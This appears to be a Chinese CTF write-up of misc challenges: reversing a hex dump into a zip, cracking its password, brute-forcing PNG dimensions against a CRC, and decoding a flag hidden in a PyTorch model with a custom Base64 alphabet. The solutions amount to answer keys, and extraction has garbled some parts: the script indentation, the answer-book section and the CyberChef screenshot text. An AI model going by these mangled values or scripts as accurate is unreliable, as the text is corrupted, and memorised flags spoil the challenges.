
分析网络行为即可



MISC

CTFer Revenge

题目太长贴个图片吧



经常使用 hex editor 的应该很熟悉

根据提示 从反方向开始移动， 回到当初爱你的时空

从尾巴开始看


```
|R.ĩã÷òLhgnp.ga| 25 08 f9 de f9 3e 7f 2f c4 86 76 e6 07 e2 76 16 02000000
|lf.....û@..Ô4.2| c6 66 00 00 00 80 00 20 bf 04 00 20 4d 43 59 23 01000000
|..XSvĐ.....KP| 10 90 85 35 67 0d 00 80 00 90 00 41 40 30 b4 05 00000000
```

可以发现熟悉的PK文件头


可知为 zip文件

写脚本转置一下就行

```
1 def reverse_string(string):
2     """Reverse the given string."""
3     return string[::-1]
4
5
6 def reverse_lines(input_file, output_file):
7     """Read lines from input_file, remove first 9 characters, reverse
8     each line, and write to output_file."""
9     with open(input_file, "r") as fin, open(output_file, "w") as fout:
10         lines = fin.readlines()
11
12         for line in reversed(lines):
13             # Remove first 9 characters and reverse the line
14             start_index = line.find("|")
15             end_index = line.rfind("|")
16             if start_index != -1 and end_index != -1:
17                 # Remove content between '|' and reverse the line
18                 reversed_line = reverse_string(
19                     line[start_index] + line[end_index + 1 :].strip()
20                 )
21             else:
22                 # If '|' is not found or only one '|' is found, reverse
23                 the entire line
24                 reversed_line = reverse_string(line.strip())
25                 # Write reversed line to output file
26                 fout.write(reversed_line[9:] + "\n")
27
28 if __name__ == "__main__":
29     input_file = "a.txt"
30     output_file = "c.txt"
31
32     reverse_lines(input_file, output_file)
33     print("Lines reversed and written to", output_file)
```


调整下手动写入变成 zip 文件

有密码加密



根据提示

使用 APCHPR 爆破



多情

图片 foremost 出新图片

存在 crc 错误，找个脚本爆破，修改

```
1 import zlib
2 import struct
3
4
5 with open(r"./00000013.png", "rb") as image_data:
```

```

6     bin_data = image_data.read()
7     data = bytearray(bin_data[12:29])
8     crc32key = 0x51F95FB8
9     # 理论上0xffffffff,但考虑到屏幕实际, 0x0fff就差不多了
10    n = 4096
11    # 高和宽一起爆破
12    for w in range(n):
13        # q为8字节, i为4字节, h为2字节
14        width = bytearray(struct.pack(">i", w))
15        for h in range(n):
16            height = bytearray(struct.pack(">i", h))
17            for x in range(4):
18                data[x + 4] = width[x]
19                data[x + 8] = height[x]
20            crc32result = zlib.crc32(data)
21            if crc32result == crc32key:
22                print(
23                    "width:%s height:%s"
24                    % (bytearray(width).hex(), bytearray(height).hex())
25                )
26                exit()
27

```

长安在何处，只在马蹄下。

996

得到提示

根据zip 0 1 猜测 二进制

```

1  1111100100 // 996
2
3  第二个零bn
4
5  第二个一p5
6
7  第六个一f6H
8

```

9	第三个零	QS
10		
11	第三个一	mJ
12		
13	第四个零	Nh
14		
15	第四个一	cd
16		
17	第五个一	Eb
18		
19	第一个零	bv2
20		
21	第一个一	Lr
22		
23		Lrp5mJcdEbbv2bnf6HQSnh

出了半天，但是没想到这就是flag了


小光的答案之书

首先

18:21



15



如何框题 ×

1

结果一

结果二

结果三

题目

3. $\triangle \triangle \triangle$


$\star \star \star \star \star \star \star \star \star$, \star 是 \triangle 的 () 倍。

A. 2

B. 1


C. 3

答案



再搜一题

后来搜索到



得到密码为: life



关注公众号：中学生CTF，关键词：青少年CTF2024

关注即可

ez_model

```
1 import torch
2 import torch.nn as nn
3
4
5 # 重新定义模型类
6 class MyModel(nn.Module):
7     def __init__(self):
8         super(MyModel, self).__init__()
9         # 卷积层
10        self.conv1 = nn.Conv2d(
11            in_channels=3, out_channels=16, kernel_size=3, stride=1,
padding=1
12        )
13        self.conv2 = nn.Conv2d(
14            in_channels=16, out_channels=32, kernel_size=3, stride=1,
padding=1
```

```

15         )
16         # 全连接层
17         self.fc = nn.Linear(32 * 32 * 32, 10) # 假设输入尺寸是32x32，输出类别数为10
18         # 添加额外的键
19         self.flag = nn.Parameter(torch.zeros(54)) # 假设flag是一个标量张量
20         self.hint = nn.Parameter(torch.zeros(64)) # 假设hint是一个标量张量
21
22     def forward(self, x):
23         x = torch.relu(self.conv1(x))
24         x = torch.relu(self.conv2(x))
25         x = x.view(x.size(0), -1) # 将张量展平成一维向量
26         x = self.fc(x)
27         return x
28
29
30 # 创建新的模型实例
31 model = MyModel()
32
33 # 加载.pth文件到模型中
34 path = "easy.pth" # 替换成你的.pth文件的路径
35 checkpoint = torch.load(path)
36
37 # 从检查点中提取参数并加载到模型中
38 model.load_state_dict(checkpoint)
39
40 print(checkpoint["hint"])
41
42 print(checkpoint["flag"])

```

得到

```

D:\Desktop\ez_model>py main.py
tensor([ 90., 122., 89., 121., 88., 120., 65., 97., 66., 98., 67., 99.,
        68., 100., 69., 101., 70., 102., 71., 103., 72., 104., 73., 105.,
        74., 106., 75., 107., 76., 108., 77., 109., 78., 110., 79., 111.,
        80., 112., 81., 113., 82., 114., 83., 115., 84., 116., 85., 117.,
        86., 118., 87., 119., 48., 49., 50., 51., 52., 53., 54., 55.,
        56., 57., 43., 47.])
tensor([ 76., 105., 100., 85., 74., 51., 102., 81., 77., 50., 70., 86.,
        74., 111., 120., 112., 68., 119., 76., 118., 68., 121., 70., 51.,
        68., 119., 112., 80., 100., 119., 120., 79., 69., 103., 98., 81.,
        74., 111., 120., 110., 69., 103., 100., 110., 74., 103., 110., 111.,
        106., 111., 90., 53., 109., 70.])

```

转成ascii得

```

1 hint: ZzYyXxAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWw0123456789+/
2 flag: LidUJ3fQM2FVJoxpDwLvDyF3DwpPdwXOEgbQJoxnEgdnJgnojoZ5mF

```

使用 [Cyberchef](#)

Version 10.5.2 - Sponsored by DEF24.com

Last build: 8 months ago - Version 10 is here! Read about the new features here

Options / About / Support

Operations

Base

To Base

From Base

To Base32

To Base45

To Base58

To Base62

To Base64

To Base65

From Base32

From Base45

From Base58

From Base62

From Base64

From Base65

Show Base64 offsets

BCrypt parse

BCRN serialize

BCRN deserialize

Alibash Cipher

To Kibabo case

AES Encrypt

AES Decrypt

Analysis hash

BCrypt

Bombe

CBOR Decode

CBOR Encode

CMAC

CTPH

Recipe

From Base64

Alphabet
ZzYyXxuaBbCcDdEeFfGgHhIiJj...
☒ Remove non-alphabet chars
☐ Strict mode

STEP

BAKE!

Auto Bake

Input

L1kU3fFQdVZorpbu.vdyF1DhpRhucDgghQhmontgdnTgncJcTsef

Output

qVnc4f(0861x37184739471842F51at5a46-799)